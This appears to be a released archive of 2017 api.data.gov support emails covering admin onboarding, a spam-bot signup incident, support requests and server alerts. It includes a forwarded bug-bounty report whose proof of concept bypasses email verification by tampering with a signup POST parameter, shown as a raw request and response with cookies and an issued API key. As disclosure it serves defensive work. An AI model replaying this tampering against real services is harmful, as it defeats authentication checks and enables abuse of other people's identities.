On Tue, Oct 3, 2017 at 5:31 PM, Memi Whitehead - QD2B <meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>> wrote:
Good afternoon, Nick. I can't thank you enough. I'm already logged into api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0>'s Admin Portal and am amazed at the data available. I think a combination of things will be our path forward, but need to do some internal coordination first. Thank you for taking the time to talk with us today. Dave, thank you for setting up the call.

Many thanks,
Memi

Meredith "Memi" Whitehead, PMP
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E-mail: meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>

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Hi Meredith,

You should have access to the api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0>> admin here: https://api.data.gov/admin/<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.data.gov%2Fadmin%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=z%2FHcEWdrv2MUkEmSu9NVg39d1l8cE86kAvx5DkeKOYM%3D&reserved=0> You should be able to login with your Google GSA account, but let us know if you have any trouble getting in.

If you need any api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0>> support, the best point of contact is api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov><mailto:api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>>.

Some more details:

* Here's user guide/FAQ for doing things in the admin: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgithub.com%2F18F%2Fapi.data.gov%2Fwiki%2FUser-Manual%3A-Agencies&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=N7HsWeoxj7PjEJJPka1N4XBQOJpeVlOXUj97JzlDotA%3D&reserved=0>
* If you want to adjust the default rate limits for your API, see this section: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#setting-your-apis-default-rate-limits<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgithub.com%2F18F%2Fapi.data.gov%2Fwiki%2FUser-Manual%3A-Agencies%23setting-your-apis-default-rate-limits&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=xw9bqVkGSvDYG5t1VUt%2BPwzgfR7JfT565ctL5JmdL7A%3D&reserved=0>
* As I noted, you only have API key limits currently in place, so you may want to also add some IP-based limits too. This would appear to mitigate most of the current user's abuse (since it's all coming from a single IP).
* If you want to dig into the analytics, the Analytics > Filter Logs is probably your best starting point.
* There you can see the top users and the top IPs. If you drill into that top IP, you can see all the traffic comes from multiple API keys all under the same "me@patrickingle.info<mailto:me@patrickingle.info><mailto:me@patrickingle.info<mailto:me@patrickingle.info>>" e-mail address (we do allow multiple keys per e-mail address).
* You can disable specific API keys via the api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0>> admin, or we can also block IP addresses on our end.
* If you would like to require that API users must verify their e-mail address first, there's a couple steps. I'm realizing this is something we don't have specifically documented, so I'll see about adding that, but the very quick version is that you would enable the "verifyEmail" option in your API key signup form (https://gsa.github.io/sam_api/sam/key<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgsa.github.io%2Fsam_api%2Fsam%2Fkey&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C6364344371719870900&sdata=nD1U%2FxaVAOTSFS4HpYNf2DQIBkYjJsio%2B2ctYEQb%2FE0%3D&reserved=0>, https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#embedding-the-api-key-signup-form-on-your-own-documentation-site<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgithub.com%2F18F%2Fapi.data.gov%2Fwiki%2FUser-Manual%3A-Agencies%23embedding-the-api-key-signup-form-on-your-own-documentation-site&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=j%2F2FGvGt8IQbm1SPzwXliDfzabaTBwwJsypt18CpbwI%3D&reserved=0>), and then in your API backend configuration, under Global Request Settings change the "API Key Verification Requirements" setting.
* You can manage other team member's access to the api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=e4oJZd%2F37Cq7Fs4z3wVmBkt6esylguDkJgVdWxUy3ks%3D&reserved=0>> admin: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#adding-admins<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgithub.com%2F18F%2Fapi.data.gov%2Fwiki%2FUser-Manual%3A-Agencies%23adding-admins&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5d6c17b8b51a4080da1e08d511b067cc%7C

a0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636434371719870900&sdata=1NkWdQqYHO8fnoGyasKnwir3RHP0lLITckEZFWyed4E%3D&reserved=0>

I think we talked about some other options, and I know this is a bit of a whirlwind introduction, so definitely feel free to reach out if you have any questions or we can assist in any other way.

Thanks,
Nick

Subject: api.data.gov Contact Message from (b) (6) @gmail.com
Date: Thu, 21 Sep 2017 20:22:02 +0000
From: noreply@api.data.gov
To: api.data.gov@gsa.gov
Message-ID: <0100015ea61ab7bf-2f56bb43-8be9-4161-906a-e74168ee87eb-000000@email.amazonses.com>
MD5: 9161540c8d010cf685b39c876e192f41

Name: (b) (6)
Email: (b) (6) @gmail.com
API: USDA food search/report API
Subject: Other

Hi, I will like to request for an rate increase for my API keys.

My account ID is (b) (4)

Subject: [GSA/datagov-bugbounty] Leak Valid API With out Verification (#6)
Date: Thu, 14 Sep 2017 09:06:59 -0700
From: John Jediny <notifications@github.com>
To: GSA/datagov-bugbounty <datagov-bugbounty@noreply.github.com>
Cc: Subscribed <subscribed@noreply.github.com>
Message-ID: <GSA/datagov-bugbounty/issues/6@github.com>
MD5: a03040924db414cb786acf917a6832ce

Title: Leak Valid API With out Verification -
Scope: https://data.gov
Weakness: Improper Authentication - Generic
Severity: Medium
Link: https://hackerone.com/reports/266449
Date: 2017-09-06 20:09:19 +0000
By: @(b) (6) [redacted] Details:
Description
Remote attackers are able to retrieve a valid working api key with random Generation Process without a secure parsing or secure channel , human verification ..etc .
the current proccess for requesting any api key is with signup form , and message with api delivered privately to user , developer ..etc
so in this vulnerability any user can send alot of requests for any email with valid leaked api key .

Vulnerable module

[+] api-umbrella/v1/users.json

Vulnerable parameter

[+] options%5Bverify_email%5D

Proof of concept

1) goes to signup form https://api.data.gov/signup/
2) intercept the post data
3) change parameter value s%5Bverify_email%5D from True into false .
4) successfully reproduce it

poc logs

```
POST /api-umbrella/v1/users.json?api_key(b) (4) [redacted] HTTP/1.1
Host: api.data.gov
User-Agent: Mozilla/50 (Windows NT 61; WOW 64; rv:550) Gecko/20100101 Firefox/550
Accept: application/json, text/javascript, */*; q=001
Accept-Language: en-US;en;q=05
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://api.data.gov/signup/
Content-Length: 564
Cookie: _ga=GA1.31224537591504205343; _ga=GA1.21224537591504205343;
_api_umbrella_session=NWdRUHhLcGQ4V0xjdFJ3OExpZmNjNjg1K1BIXBVjBySUkrczJbHNzckRETVJwUEBpWUlTQ1
daWm1HeGdIYUtGMWxIVEk1TXdCWkxtVnJ0NDlbmIjVWNzQ2I5V3Brd3JMWDNqMEdKMXNjTXdvbmMxc3RjVG9W
V1RJRGNtR3AyMUtCWnpnYWY3d1YvdkZYTUtRUUNhMlA3SHJmZUhMjIrQXhPQ3JwMWdmcEJBd0tWbm1sbhVa1R
4a1Vqdlg2djh4ZXVieXVNSXYyVVdobXhEOWtFd0lxQm1mWW8vQkdweE9Ea3U1VzRZZnE0Q2NFU0RUNTY0cDRZdW
RSaXdRd0tYIBJbHBHbGZ6UTdlm9vV2d4NDVRdz09-beda858f41948ac725e4c3aaae87c38e95d34136;
_gid=GA1.317819029131504726572; _gid=GA1.217819029131504726572; _gat_GSA_ENOR0=1; _gat=1;
_gat_legacy=1
Connection: close

user%5Bfirst_name%5D=hacker&user%5Blast_name%5D=hacker&user%5Bemail%5D=hacker%40gmail.com&user
%5Buse_description%5D=&user%5Bterms_and_conditions%5D=1&user%5Bregistration_source%5D=web&options
%5Bexample_api_url%5D=https%3A%2F%2Fapi.data.gov%2Fnrel%2Falfuel-
stations%2Fv1%2Fnearest.json%3Fapi_key%3D%7B%7Bapi_key%7D%7D%26location%3DDenver%2BCO&options%
5Bcontact_url%5D=https%3A%2F%2Fapi.data.gov%2Fcontact%2F&options%5Bsite_name%5D=&options%5Bsend
_welcome_email%5D=true&options%5Bemail_from_name%5D=&options%5Bemail_from_address%5D=&options
%5Bverify_email%5D=false
```

response

{"user":{"id":"9f5226046cc4135-a3303dd678ae9621","first_name":"hacker","last_name":"hacker","email":"hacker@gmail.com","website":"null","use_description":"","registration_source":"web","throttle_by_ip":"null","is_enabled":"true","created_at":"2017-09-06T19:57:10Z","updated_at":"2017-09-06T19:57:10Z","api_key":"0dA6njxUG0V9Lj7kQkx8yiKkm9Go9H15Vy P8f8","settings":"null","creator":"null","updater":"null"}

Best Regards

Timeline:
2017-09-06 20:34:24 +0000: @[redacted] (group assigned to bug [team-only])
This is valid, but I'm not quite sure what API key is being generated. By capturing the request to signup for an API key located here (https://api.data.gov/signup/) and changing the parameter

verify_email from
true to
false, and API key is generated in the response:
{F218858}

Looks like he's able to bypass any email validation and create API keys on behalf of other email addresses that he doesn't have access to. Is this an intentional response?

2017-09-06 20:34:42 +0000: @[redacted] (bug triaged)
Hey @[redacted] -

Thank you for your submission. We have validated this issue and forwarded the report to the responsible team for this application. They will evaluate and let us know whether or not they will be implementing a fix.

Thanks!

2017-09-07 22:10:47 +0000: @[redacted] (user assigned to bug [team-only])
Another one for data.gov.

2017-09-12 21:49:09 +0000: @[redacted] (group assigned to bug [team-only])
-> data.gov, there's a group now.

-

You are receiving this because you are subscribed to this thread.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: SAM api.data.gov admin access
Date: Tue, 3 Oct 2017 17:31:43 -0400
From: Memi Whitehead - QD2B <meredith.whitehead@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: "vladlen.zvenyach@gsa.gov" <vladlen.zvenyach@gsa.gov>, "andrew.vanjani@gsa.gov" <andrew.vanjani@gsa.gov>, "api.data.gov" <api.data.gov@gsa.gov>
Message-ID: <CADA1iJ2cLc-SGQ+z_diCboMg+Drge+jsGBXgO2DoZ-pgRR3xoA@mail.gmail.com>
MD5: fb81e0aaffe37f36f12ba3f759d227d9

Good afternoon, Nick. I can't thank you enough. I'm already logged into api.data.gov's Admin Portal and am amazed at the data available. I think a combination of things will be our path forward, but need to do some internal coordination first. Thank you for taking the time to talk with us today. Dave, thank you for setting up the call.

Many thanks,
Memi

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E-mail: meredith.whitehead@gsa.gov

On Tue, Oct 3, 2017 at 5:25 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Hi Meredith,

You should have access to the api.data.gov<http://api.data.gov> admin here: https://api.data.gov/admin/ You should be able to login with your Google GSA account, but let us know if you have any trouble getting in.

If you need any api.data.gov<http://api.data.gov> support, the best point of contact is api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>.

Some more details:

* Here's user guide/FAQ for doing things in the admin: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies
* If you want to adjust the default rate limits for your API, see this section: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#setting-your-apis-default-rate-limits
* As I noted, you only have API key limits currently in place, so you may want to also add some IP-based limits too. This would appear to mitigate most of the current user's abuse (since it's all coming from a single IP).
* If you want to dig into the analytics, the Analytics > Filter Logs is probably your best starting point.
* There you can see the top users and the top IPs. If you drill into that top IP, you can see all the traffic comes from multiple API keys all under the same "me@patrickingle.info<mailto:me@patrickingle.info>" e-mail address (we do allow multiple keys per e-mail address).
* You can disable specific API keys via the api.data.gov<http://api.data.gov> admin, or we can also block IP addresses on our end.
* If you would like to require that API users must verify their e-mail address first, there's a couple steps. I'm realizing this is something we don't have specifically documented, so I'll see about adding that, but the very quick version is that you would enable the "verifyEmail" option in your API key signup form (https://gsa.github.io/sam_api/sam/key, https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#embedding-the-api-key-signup-form-on-your-own-documentation-site), and then in your API backend configuration, under Global Request Settings change the "API Key Verification Requirements" setting.
* You can manage other team member's access to the api.data.gov<http://api.data.gov> admin: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#adding-admins

I think we talked about some other options, and I know this is a bit of a whirlwind introduction, so

Subject: [18F/api.data.gov] Stop spam API key signups (#404)
Date: Thu, 05 Oct 2017 22:31:27 +0000 (UTC)
From: Nick Muerdter <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Subscribed <subscribed@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/404@github.com>
MD5: 7ef72f800b8a5abeb761df21ab979df2

In the past day, there's been a large spike in API key signups, all of which appear to be generated by a spam bot.We have rate limits in place to prevent lots of API key signups from single IP addresses, but this bot seems to be utilizing many different IP addresses. So while our rate limits have helped (they blocked around around 120,000 signup attempts), the many different IPs have still been able to create many API keys (around 43,000 were created).

So far, none of the API keys have been used, so despite all the signups, we haven't seen any other abnormal API traffic. Based on the content of the signup submissions, this looks more like a comment spam bot (the submitted form contains various links and URLs), rather than anything specifically after API keys.

-

You are receiving this because you are subscribed to this thread.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: Suspicious Activity on api.data.gov
Date: Thu, 5 Oct 2017 19:13:46 -0400
From: Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: Gray Brooks <gray.brooks@gsa.gov>, "Ryan Day (BDFE)" <ryan.day@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Neelmadhav Phadke - IDS-C <neelmadhav.phadke@gsa.gov>, Alexander Magee - TEAAA <alexander.magee@gsa.gov>, Joseph Castle - IQ1 <joseph.castle@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, Philip Ashlock - QXA <philip.ashlock@gsa.gov>, Richard Shaw - IDS <richard.shaw@gsa.gov>
Message-ID: <CAKDPxLcKmaHnmAX1wSkrTPAt8K9GuZ1KibnVmeuUOuFkXM7wcQ@mail.gmail.com>
MD5: 65a251b0e6045c991606b0e8b0a23c51

Thank you Nick. The user list looks better now :)
Appreciate your quick response.

V/R
-Sudhangi

On Thu, Oct 5, 2017 at 6:40 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Hi,

This should be resolved, but we'll continue to monitor things.

It appears like this was just a comment/spam bot that started targeting our API key signup form. However, they weren't actually using any of the API keys, so there doesn't appear to be any abnormal API traffic as a result of this. We've added some measures to prevent these spam submissions, and removed these invalid signups from today. There's a bit more detail here: https://github.com/18F/api.data.gov/issues/404

Thank you for the heads up about this! Let us know if you have any further questions or concerns.

Nick

On Oct 5, 2017, at 10:07 AM, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov<mailto:sudhangi.suthrave@gsa.gov>> wrote:

Thank you Gray.

Sent from my iPhone

On Oct 5, 2017, at 12:06 PM, Gray Brooks <gray.brooks@gsa.gov<mailto:gray.brooks@gsa.gov>> wrote:

Thanks. Investigating and will follow up.

Gray

On Thursday, October 5, 2017, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov<mailto:sudhangi.suthrave@gsa.gov>> wrote:
++ Phil Ashlock
++ Rick Shaw

On Thu, Oct 5, 2017 at 11:41 AM, Ryan Day (BDFE) <ryan.day@gsa.gov> wrote:
+api.data.gov@gsa.gov

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322<tel:(816)%20823-5322> | Mobile: (b) (6) <tel:(b) (6) | ryan.day@gsa.gov

On Thu, Oct 5, 2017 at 10:33 AM, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov> wrote:

Folks,
There are a bunch of new users that have been created on api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=QYizL%2FPlDWbzUlx%2FzfP2kLW7cSDnmbiAY5Njs2ZBsvE%3D&reserved=0> user list .
Creation source is 'nrel'
Here is the screen shot:
<image.png>

There are a total of 141,876 entries on it right now.
Please look into this ASAP

Thanks and Regards

--

{
"name": "Sudhangi Suthrave",
"role": "Senior Developer",
"email": "sudhangi.suthrave@gsa.gov",
"phone": "(b) (6) tel:(202)%20710-5283>",
"location": "GSA 1800 F St NW, Washington DC
20405<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fmaps.google.com%2F%3Fq%3D1800%2BF%2BSt%2BNW%2C%2BWashington%2BDC%2B20405%26entry%3Dgmail%26source%3Dg&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=8v2m7FuUzN08e0QeHEZ2CE5whxOALe%2BaFml6iz%2Fcqyg%3D&reserved=0>",
"aboutUs": {
"team": "DSS",
"team Email": "dssteam@gsa.gov"
}
}

--

{
"name": "Sudhangi Suthrave",
"role": "Senior Developer",
"email": "sudhangi.suthrave@gsa.gov",
"phone": "(b) (6)
"location": "GSA 1800 F St NW, Washington DC
20405<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fmaps.google.com%2F%3Fq%3D1800%2BF%2BSt%2BNW%2C%2BWashington%2BDC%2B20405%26entry%3Dgmail%26source%3Dg&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=8v2m7FuUzN08e0QeHEZ2CE5whxOALe%2BaFml6iz%2Fcqyg%3D&reserved=0>",
"aboutUs": {
"team": "DSS",
"team Email": "dssteam@gsa.gov"
}
}

--

{
"team": "18F",
"company": "GSA",
"cell": "(b) (6) tel:205.541.2245>",
"links": [{

```
   "name": "/Developer Program",
   "url": "https://api-all-the-
x.18f.gov<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fpages.18f.gov%2FAPI-
All-the-
X&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d
7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=eb%2BQXhXYPsm7KKdbO
d1x0RVvjdR0%2FYvz5kFDfFsO80I%3D&reserved=0>"
  }, {
   "name": "US Government API listserve",
   "url":
"https://bit.ly/apilistservedc<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fbit.l
y%2Fapilistservedc&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0
b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=5uelilBy
QDtpq5OpCRKc06WEJHrfRpJZKH2cD3zypcs%3D&reserved=0>"
  }]
}
```


--


```
{
   "name": "Sudhangi Suthrave",
   "role": "Senior Developer",
   "email": "sudhangi.suthrave@gsa.gov",
   "phone": "(b) (6)
   "location": "GSA 1800 F St NW, Washington DC 20405",
   "aboutUs": {
      "team": "DSS",
      "team Email": "dssteam@gsa.gov"
   }
}
```

Subject: Re: Support Request - Setting Email Validation on the SAM APIs (api.data.gov/sam)
Date: Mon, 23 Oct 2017 13:36:18 -0400
From: Memi Whitehead - QD2B <meredith.whitehead@gsa.gov>
To: Antonio Romero - IQSE <antonio.romero@gsa.gov>
Cc: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>, "api.data.gov" <api.data.gov@gsa.gov>, Gopi Molakalapalli - QD-C <gopi.molakalapalli@gsa.gov>, Kamran Koochekzadeh - QD-C <kamran.koochekzadeh@gsa.gov>, Rafael Villavicencio - QD-C <rafael.villavicencio@gsa.gov>
Message-ID: <CADA1iJ38=ND2hx9r8mmfBEq7tdAWkZHPLLX0HEA7OKsPv6DL-Q@mail.gmail.com>
MD5: e8cb5cfd21ab7e4cae6bd450addecf07

Thanks, Tony. Thanks again, Nick!


Meredith "Memi" Whitehead, PMP
IAE Business Operations Division
U.S. General Services Administration (GSA)
E-mail: meredith.whitehead@gsa.gov

On Mon, Oct 23, 2017 at 1:24 PM, Antonio Romero - IQSE <antonio.romero@gsa.gov> wrote:

Updated

Antonio Romero
US Federal Government
General Services Administration OCIO

Office of Integrated Acquisition Environment
IT Operations Team
O: 312.353.3116
C: (b) (6)



On Mon, Oct 23, 2017 at 12:16 PM, Memi Whitehead - QD2B <meredith.whitehead@gsa.gov> wrote:

Good afternoon, Tony. I just sent you that component. Nick did a pull for us. Look for GitHub thread #122. Thanks again, Nick!

Many thanks,
Memi

Meredith "Memi" Whitehead, PMP
IAE Business Operations Division
U.S. General Services Administration (GSA)

E-mail: meredith.whitehead@gsa.gov
On Mon, Oct 23, 2017 at 1:13 PM, Antonio Romero - IQSE <antonio.romero@gsa.gov> wrote:


Thanks for your help Nick.

Is there anything I need to change on our GitHub page that loads the signup form? As far as variables or such?

Thanks,
Tony

Antonio Romero
US Federal Government
General Services Administration OCIO

Office of Integrated Acquisition Environment
IT Operations Team
O: (b) (6)
C: (b) (6)



On Mon, Oct 23, 2017 at 11:54 AM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Hi Memi,

The other thing you'll need to do is adjust the API key signup form on your page so that it also has e-mail verification enabled. Sorry this isn't more clear, but I've submitted a pull request that should take care of this: https://github.com/GSA/sam_api/pull/122

Let us know if you have any questions.

Nick

On Oct 23, 2017, at 6:41 AM, Memi Whitehead - QD2B <meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>> wrote:

Good morning, all. I thought I added an email validation step to the API key sign up process for SAM on Wednesday, 10/18. I set it to established the transition period where current keys will continue to work, then require re-validation across the board.

<image.png>

I tested it this morning for my government account and for my personal email address. Both seemed to assign me an API key without any email validation. What did I do wrong?

<image.png>

Many thanks,
Memi

Meredith "Memi" Whitehead, PMP
IAE Business Operations Division
U.S. General Services Administration (GSA)
E-mail: meredith.whitehead@gsa.gov<mailto:meredith.whitehead@gsa.gov>

Subject: api.data.gov Contact Message from (b) (6) @navy.mil
Date: Mon, 16 Oct 2017 15:29:05 +0000
From: noreply@api.data.gov
To: api.data.gov@gsa.gov
Message-ID: <0100015f25cd80ed-aafc1b4e-6199-4985-956b-ebb34be1c1be-000000@email.amazonses.com>
MD5: 014d18d4eb1c1e28dc752e139ff0a929

Name: darrell newman
Email: (b) (6) @navy.mil
API: USAJobs
Subject: Other

Account Email: (b) (6) @navy.mil
Account ID: f9f42438-e406-42c6-8d23-a807a248e107

I'm building a mobile application to display NAVAIR jobs. I'm having problems accessing the USAJobs api with:

https://data.usajobs.gov/api/search?Organization=NV19

and

https://data.usajobs.gov/api/search?api_key=(b) (4)

The api always returns: { "Message": "Authorization has been denied for this request." }

Please advise.
-Darrell

Subject: Alert closed: Fullest disk > 75% on 'prod-app1'
Date: Wed, 18 Oct 2017 03:20:00 +0000
From: New Relic Alerts <noreply@newrelic.com>
To: api.data.gov@gsa.gov
Message-ID: <59e6c86a4b72a_67243ff3843091e0803bc@chi-prod-bgworker-1.nr-ops.net.mail>
MD5: 5780e96a70d402742a72568f7d0527d3

Alert closed: Fullest disk > 75% on 'prod-app1'

Policy: App server alert policy

Alert details

Critical problems (2 during this alert)	Server	Start time	Duration	End time
Fullest disk > 75% on prod-app1	prod-app1	Today, 22:45	29 minutes	Today, 23:14
Fullest disk > 75% on prod-app2	prod-app2	Today, 22:41	39 minutes	In-progress

View policy settings for App server alert policy.

For more information on alerts in New Relic please refer to the documentation on our support site.

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Subject: Alerts for policy 'App server alert policy' have been closed
Date: Wed, 18 Oct 2017 03:40:00 +0000
From: New Relic Alerts <noreply@newrelic.com>
To: api.data.gov@gsa.gov
Message-ID: <59e6cd3b34bed_c223fcd6ecfd1d8141cd@chi-prod-bgworker-2.nr-ops.net.mail>
MD5: abc083562a95d3dbbfaa3e399e1e2850

Alerts for policy 'App server alert policy' have been closed

Alert details

Critical problems (2 during this alert)	Server	Start time	Duration	End time
Fullest disk > 75% on prod-app1	prod-app1	Today, 22:45	29 minutes	Today, 23:14
Fullest disk > 75% on prod-app2	prod-app2	Today, 22:41	About 1 hour	Today, 23:30

View policy settings for App server alert policy.

For more information on alerts in New Relic please refer to the documentation on our support site.

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Subject: RE: api.data.gov Contact Message from (b) (6) dsfederal.com
Date: Wed, 13 Sep 2017 14:49:38 +0000
From: "Salomon, Alexandre" <ASalomon@cpsc.gov>
To: (b) (6) <(b) (6) dsfederal.com>, (b) (6) <(b) (6) dsfederal.com>
Cc: "gray.brooks@gsa.gov" <gray.brooks@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <fdc912552a0d47d88cc70f5216fc2ba9@cpsc.gov>
MD5: 76eb688cdc73dc29fadcfd259857531a

Works for me too.

From: (b) (6) [mailto (b) (6) dsfederal.com]
Sent: W September 0:26 A M
To: Salomon, Alexandre; Hua Lin
Cc: gray.brooks@gsa.gov; api.data.gov@gsa.gov
Subject: Re: api.data.gov Contact Message from (b) (6) dsfederal.com

Well, we ((b) (6)) are OK with 1 p.m. Thanks.

Best,

(b) (6)

On Wed, Sep 13, 2017 at 9:07 AM, Salomon, Alexandre <ASalomon@cpsc.gov> wrote:

